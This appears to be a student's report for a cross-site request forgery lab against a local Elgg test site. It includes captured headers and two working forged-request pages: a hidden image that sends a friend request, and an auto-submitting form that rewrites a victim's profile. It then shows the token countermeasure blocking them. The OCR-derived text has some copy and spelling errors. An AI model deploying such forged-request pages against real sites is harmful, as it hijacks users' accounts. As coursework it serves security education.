Lab8 Report

2021 04 12 20:36

Alex W
1003474

task1
capture GET request for sending friend request

log in as Alice
navigate to Boby's page
send Boby friend request
the following header is captured

Extension: (HTTP Header Live) - HTTP Header Live Sub


GE http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1617639

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; r
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: keep-alive
Referer: http://www.csrflabelgg.com/profile/boby
Cookie: Elgg=54732f6ck9iug74ockeldcfk43
```

Send Content-Length:0

GET request url:
http://www.csrflabelgg.com/action/friends/add?friend=43
&__elgg_ts=1617639042
&__elgg_token=HLYnW3qnsXXpouQtl119Gw&__elgg_ts=1617639042
&__elgg_token=HLYnW3qnsXXpouQtl119Gw
parameters used:
friend=43, referring to Boby's id
__elgg_ts=, elgg's timestamp
__elgg_token=, elgg's token
cookie=, session cookie for Alice

capture POST request for updating profile
log in as Alice
navigate to http://www.csrflabelgg.com/profile/alice/edit
edit profile
add Hello World! to Brief description as follows



the following header is captured

Extension: (HTTP Header Live) - HTTP Header Live Sub

PO http://www.csrflabelgg.com/action/profile/edit

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; r
Accept: text/html,application/xhtml+xml,application/xml;q=0
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 483
Origin: http://www.csrflabelgg.com
DNT: 1
Connection: keep-alive
Referer: http://www.csrflabelgg.com/profile/alice/edit
Cookie: Elgg=54732f6ck9iug74ockeldcfk43
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=9ZQwhVk9zK9zoB-d-eFAng&__elgg_ts=1617639345&na
```

Send Content-Length:441

POST request url:
http://www.csrflabelgg.com/action/profile/edit

detailed content:
__elgg_token=9ZQwhVk9zK9zoB-d-eFAng
&__elgg_ts=1617639345
&accesslevel[description]=2
&briefdescription=Hello World!
...
&guid=42

parameters used:
cookie=, session cookie for Alice

cookie , session cookie for Alice
__elgg_ts=, elgg's timestamp
__elgg_token=, elgg's token
accesslevel[description], 2 means viewable by everyone
briefdescription=Hello World!, the actual description to be updated
guid=42, the user id, here referring to Alice's

task2
log in as boby
checks his guid by inspecting his own profile page

```
uid                                                    1 of 2
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> event scroll overflow
  <head> ... </head>
  <body>
    <div class="elgg-page elgg-page-default" onclick="return true"> event
      <div class="elgg-page-messages">...</div>
      <div class="elgg-page-topbar">...</div>
      <div class="elgg-page-header">...</div>
      <div class="elgg-page-navbar">...</div>
      <div class="elgg-page-body">
        <div class="elgg-inner">
          <div class="elgg-layout elgg-layout-one-column clearfix">
            <div class="elgg-body elgg-main">
              <div class="elgg-layout-widgets" data-page-owner-guid="43">...</div>
```

from the screenshot, his guid is 43

construct a webpage, with a hidden img, with the src as the following

```
task2.html > ...
1   <html>
2     <body>
3       <h1>this is a legit website</h1>
4       <img
5         src="http://www.csrflabelgg.com/action/friends/add?friend=43"
6         alt="image"
7         width="1"
8         height="1"
9       />
10    </body>
11  </html>
```

src="http://www.csrflabelgg.com/action/friends/add?friend=43"
this will instruct the browser to send a GET request to the url, similar to an actual GET request generated by clicking on Add Friend button as captured in task1 header

putting all together as a website

task2.html > ...

```html
<html>
  <body>
    <h1>this is a legit website</h1>
    <img
      src="http://www.csrflabelgg.com/action/friends/add?friend=43"
      alt="image"
      width="1"
      height="1"
    />
  </body>
</html>
```

when Alice visits the website, the browser will try to load the image, unknowingly sends a friend request to Boby

for demo, index.html is placed in /var/www/CSRF/Attacker/
for getting Alice to visit the website, the following is displayed

www.csrflabattacker.com

this is a legit website

the following GET request header is captured

Extension: (HTTP Header Live) - HTTP Header Live Sub

GET http://www.csrflabattacker.com/

```
Host: www.csrflabattacker.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko
Accept: image/webp,*/*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
DNT: 1
Connection: keep-alive
```

Send Content-Length:0

notice that referer is csrflabattacker.com
showing that the csrf attack is successful

task3
drawing from knowledge of task1
the forged POST request require following parameters of the victim:
parameters used:
accesslevel[description], 2 means viewable by everyone
briefdescription=Hello World!, the actual description to be updated
guid=42, the user id, here referring to Alice's

knowing that Alice's guid is 42, and the POST url is
http://www.csrflabelgg.com/action/profile/edit

construct a webpage using the sample code in lab handout

task3.html > ...

```html
<html>
  <body>
    <h1>this page forges an http post request.</h1>
    <script type="text/javascript">
      function forge_post() {
        var fields;
        fields += "<input type='hidden' name='name' value='Alice'>";
        fields +=
          "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
        fields +=
          "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
        fields += "<input type='hidden' name='guid' value='42'>";

        var p = document.createElement("form");

        p.action = "http://www.csrflabelgg.com/action/profile/edit";
```

```
          p.innerHTML = fields;
          p.method = "post";

          document.body.appendChild(p);

          p.submit();
        }

        window.onload = function () {
          forge_post();
        };
      </script>
    </body>
  </html>
```


with necessary fields filled up

this will instruct the browser to send a POST request to the url, similar to an actual POST request generated by editing the profile manually

when Alice visits the website, the browser will try to load the image, unknowingly sends a friend request to Boby

for demo, index.html is placed in /var/www/CSRF/Attacker/
for getting Alice to visit the website, the following is displayed

the following POSTrequest header is captured




```
Connection: keep-alive
Referer: http://www.csrflabattacker.com/
Cookie: Elgg=54732f6ck9iug74ockeldcfk43
Upgrade-Insecure-Requests: 1

name=Alice&briefdescription=Boby is my Hero&accesslevel[briefdescript
```

Send Content-Length:83

notice that referer is csrflabattacker.com

the page quickly redirects to alice's profile



with a prompt that the profile edit was successfully saved,
and the brief description is "Boby is my Hero"
showing that the csrf attack is successful

question1
boby can navigate to Alice's profile and check the page source
searching for guid gives the div containing the data:
    data-page-owner-guid="42"
    hence, Alice's guid is 42

```
guid                                                    1 of 4
<div class="elgg-page-header">…</div>
<div class="elgg-page-navbar">…</div>
<div class="elgg-page-body">
  <div class="elgg-inner">
    <div class="elgg-layout elgg-layout-one-column clearfix">
      <div class="elgg-body elgg-main">
        <div class="elgg-layout-widgets" data-page-owner-guid="42">…</div>
          ::after
        </div>
        ::after
      </div>
      ::after
    </div>
  </div>
<div class="elgg-page-footer">…</div>
</div>
ge-body > div.elgg-inner > div.elgg-layout.elgg-layout-one-column.c... > div.elgg-body.elgg-main > div.elgg-layout-widgets
Filter Output   Errors  Warnings  Logs  Info  Debug   CSS  XHR  Requests
```

the same info can also be found in script tag of the page

```
<script>

var elgg = {"config":{"lastcac
{"__elgg_ts":1617641417,"__elg
{"guid":42,"type":"user","subt
/\/www.csrflabelgg.com\/profil
"page_owner":
{"guid":42,"type":"user","subt
/\/www.csrflabelgg.com\/profil
```

question2

no. as it's a cross site resource forgery attack, his site, www.csrflabattacker.com is not able to access the javascript variable of the logged in user, and accessing page_owner.guid to derive the guid of the current user.

an attempt to make a dynamic csrf page with dynamic guid with the page as follows:

```
<html>
  <body>
    <h1>this page forges an http post request.</h1>
    <script type="text/javascript">
      function forge_post() {
        var fields;
        fields += "<input type='hidden' name='name' value='Alice'>";
        fields +=
          "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
        fields +=
```

```
"<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += `<input type='hidden' name='guid' value=`${elgg.page_owner.guid}$

var p = document.createElement("form");
```

the end result is

```
11          "<input type='hidden' name='accesslevel[briefdescription]' value='
12        fields += `<input type='hidden' name='guid' value=`${elgg.page_owner
13
14        var p = document.createElement("form");
15
16        p.action = "http://www.csrflabelgg.com/action/profile/edit";
17        p.innerHTML = fields;
18        p.method = "post";
19
20        document.body.appendChild(p);
21
```

Developer Tools — http://www.csrflabattacker.com/

Inspector | Console | Debugger | Network | 4

Filter Output | Errors | Warnings | Logs | Info | Debug | CSS | XHR | Requests

Uncaught SyntaxError: unexpected token: identifier [Learn More] www.csrflabattacker.com:12:59

as the browser gives an error about not being able to find elgg variable

in alice's own origin window, she's able to find her guid with the same property

Developer Tools — Alice : CSRF Lab Site — http://www.csrflabelgg.com/profile/alice

Inspector | Console | Debugger | Network | Style Editor | Performance

Filter Output | Errors | Warnings | Logs | Info | Debug | CSS | XHR

```
elgg.page_owner.guid
42
```

hence, the victim's guid has to be hardcoded prior to the attack, making the attack specific to the target user

task4

comment out return true

```
GNU nano 2.5.3                    File: ActionsService.php

        * @access private
        */
       public function gatekeeper($action) {
//                 return true;
```

try csrf task3 again

the browser is stuck at the following state

the captured POST request header is as follows

Extension: (HTTP Header Live) - HTTP Header Live Sub

POS http://www.csrflabelgg.com/action/profile/edit

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,imag
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://www.csrflabattacker.com
DNT: 1
Connection: keep-alive
Referer: http://www.csrflabattacker.com/
Cookie: Elgg=54732f6ck9iug74ockeldcfk43
Upgrade-Insecure-Requests: 1
```

```
name=Alice&briefdescription=Boby is my Hero&accesslevel[briefdescr
```

Send Content-Length:83

the page did not direct, and the description did not change

compared to the original header captured in task1

Extension: (HTTP Header Live) - HTTP Header Live Sub

PO http://www.csrflabelgg.com/action/profile/edit

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; r
Accept: text/html,application/xhtml+xml,application/xml;q=0
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 483
Origin: http://www.csrflabelgg.com
DNT: 1
Connection: keep-alive
Referer: http://www.csrflabelgg.com/profile/alice/edit
Cookie: Elgg=54732f6ck9iug74ockeldcfk43
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=9ZQwhVk9zK9zoB-d-eFAng&__elgg_ts=1617639345&na
```

Send Content-Length:441

we see that the following 2 parameters are included in the request:
__elgg_ts=, elgg's timestamp
__elgg_token=, elgg's token

these are required for the profile update to be verified by server

the attacker is not able to send the secret tokens as the tokens are stored as javascript variables in www.csrflabegg.com
attacker's website, www.csrfattacker.com is not able to access variables in www.csrflabegg.com, due to same origin policy (SOP) preventing different origins from accessing

policy (SOP) preventing different origins from accessing resources of other origins